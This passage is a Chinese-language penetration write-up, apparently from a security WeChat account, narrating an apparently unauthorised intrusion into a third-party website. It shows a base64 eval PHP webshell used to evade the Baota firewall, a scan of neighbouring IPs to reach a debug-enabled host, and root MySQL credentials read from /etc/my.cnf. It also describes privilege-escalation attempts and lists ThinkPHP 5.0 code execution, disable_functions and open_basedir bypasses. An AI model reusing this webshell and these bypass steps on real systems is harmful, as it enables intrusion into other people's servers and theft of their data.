    // 连接dsn
    'dsn'               => '',
    // 数据库连接参数
    'params'            => [],
    // 数据库编码默认采用utf8
    'charset'           => 'utf8',
    // 数据库表前缀
```

80多万访问IP这网站有点逆天，播放次数那么多的那位老哥，注意身体啊，由于MySQL权限不够，于是不考虑继续利用MySQL：



3 再探绕过宝塔防火墙：

由于某些原因，渗透搁置了一段时间，再次来看的时候发现马被删除了，重新拿shell的时候发现对方开了宝塔的防火墙。


怎么办，不能怂，继续怼它，对宝塔返回信息判断，应该是只对传入的参数做了判断，判断是否有敏感函数，并没有对文件内容做验证，修改了下exp，在次成功写入shell：

访问：http://XXXXX/12345678.php就会在根目录下生成2222222.php文件

2222222.php的文件内容：


```
//把参数以base64形式传入，然后解嘛，这样就能绕过宝塔对参数的检测
<?php eval(base64_decode($_GET[1337])); ?>
```

代码执行成功：




看了下时间，半夜2点了，睡觉了，第二天还要上班，于是关掉了电脑，下班后，继续打开网站，发现网站漏洞不能利用了，一下子开始发慌了：

冷静一下，想其他办法，一般这样的网站都不止一个ip，扫一下c段看看有没有收获,最终发现隔壁ip（xxx.xxx.xxx.42）和目标（xxx.xxx.xxx.43）一模一样，此ip开启了dubug可以存在漏洞，于是直接搞：




查看一下以root用户运行的进程发现MySQL是root权限运行：




通过查看mysqld_safe 的配置文件（/etc/my.cnf）发现root用户密码：

```
innodb_read_io_threads = 16
innodb_write_io_threads = 16

[mysqldump]
user=root
password=
quick
max_allowed_packet = 500M

[mysql]
no-auto-rehash

[myisamchk]
key_buffer_size = 512M
sort_buffer_size = 8M
read_buffer = 2M
write_buffer = 2M

[mysqlhotcopy]
interactive-timeout
```




尝试了UDF提权，root用户登录phpmyadmin，看下MySQL版本5.6.47-log。

在看下/www/server/mysql/lib/plugin目录权限，不可写，放弃udf提权：



打算劫持来提权的，但是发现www用户是nologin用户，不存在自己的家目录，也没有.bash_profile这个文件，所以劫持不了命令了。



可惜了，最终尝试了多种提权方法都失败了，但在整个渗透的过程中，还是有比较多值得回味的过程，因此写下了这篇文章，希望能给大家更多的启发。

本文知识点：

1.通过thinkphp5.0*代码执行漏洞包含日志文件拿shell。

2.绕过disable_functions禁用函数。

3.绕过open_basedir目录限制。

4.绕过宝塔防火墙。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队